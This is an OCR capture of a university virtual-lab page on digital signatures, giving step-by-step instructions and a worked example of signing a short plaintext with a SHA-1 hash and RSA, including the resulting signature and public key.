
MD5 digital signature example



IIT VIRTUAL LAB FOR CRYPTOGRAPHY




Digital Signatures Scheme
INTRODUCTION
THEORY
OBJECTIVE
EXPERIMENT
MANUAL
QUIZZES
PROCEDURE
FURTHER READINGS
Manual
Step 1: Enter the input text to be encrypted in the 'Plaintext' area and generate hash value for message by clicking on the SHA-1 button
Step 2: Copy content of Hash Output(hex) field and paste it in Input to RSA(hex) field.
Step 3: Select keysize of public key from RSA Public key section by clicking on any key button.
Step 4: Click on Apply RSA button to generate a digital signature.


Digital Signatures Scheme
INTRODUCTION
THEORY
OBJECTIVE
EXPERIMENT
MANUAL
QUIZZES
PROCEDURE
FURTHER READINGS
Experiment
Digitally sign the plaintext with Hashed RSA.
Plaintext (string):
first digital certificate
SHA-1
Hash output(hex):
4982952581d7cc58a42e65e92bbc58b74092f4f6
Input to RSA(hex):
4982952581d7cc58a42e65e92bbc58b74092f4f6
Apply RSA
Digital Signature(hex):
9ad81803e31cc30fd4858d5673c123b8c41035ecfd3789cf4a2e9ff007cef7f7
3e5809488818247bf9250819b44a49769ddf114b37d58e37ed1a7785592614a12
478a6d1815a752684e93d53f6581420801cac97016ed52b727bba7e13233d99d
132577b784e5f55b100bfbbc7a8df8b505636e0008a00ee412ed58049b71cf89
Digital Signature(base64):
mtgYA+Mcww/UhW1Wc8EjtsQQNez9N4nPSi6f8AfK9/c+WQ8gYJHv5JQgZtEpJdp
3fEUs31W437Rp3hVkmFKEkeKbRgVp1KlTpPVP2WBQggBysIwFu1Stye7p+EyM9md
EyV3l4TI9VsQC/u8em32tQV/bgAloA7kEu1YBJtxz2k=
Status:
Time: 18ms
RSA public key
Public exponent (hex, F4=0x10001):
10001
Modulus (hex):
a5261939975948bb7a58dffe5ff54e65f0498f9175f5a09288610b6975871e99
af3b5dd94057b0fc07535f5f97444504fa35169d461d0d30cf0192e307727c06
5168c788771c561a9400fb49175e9e6aa4e23fe11af69e9412dd23b0cb6684c4
c2429bce139e848ab26d0829073351f4acd36074eafd036a5eb83359d2a698d3
1024 bit
1024 bit (e=3)
512 bit
512 bit (e=3)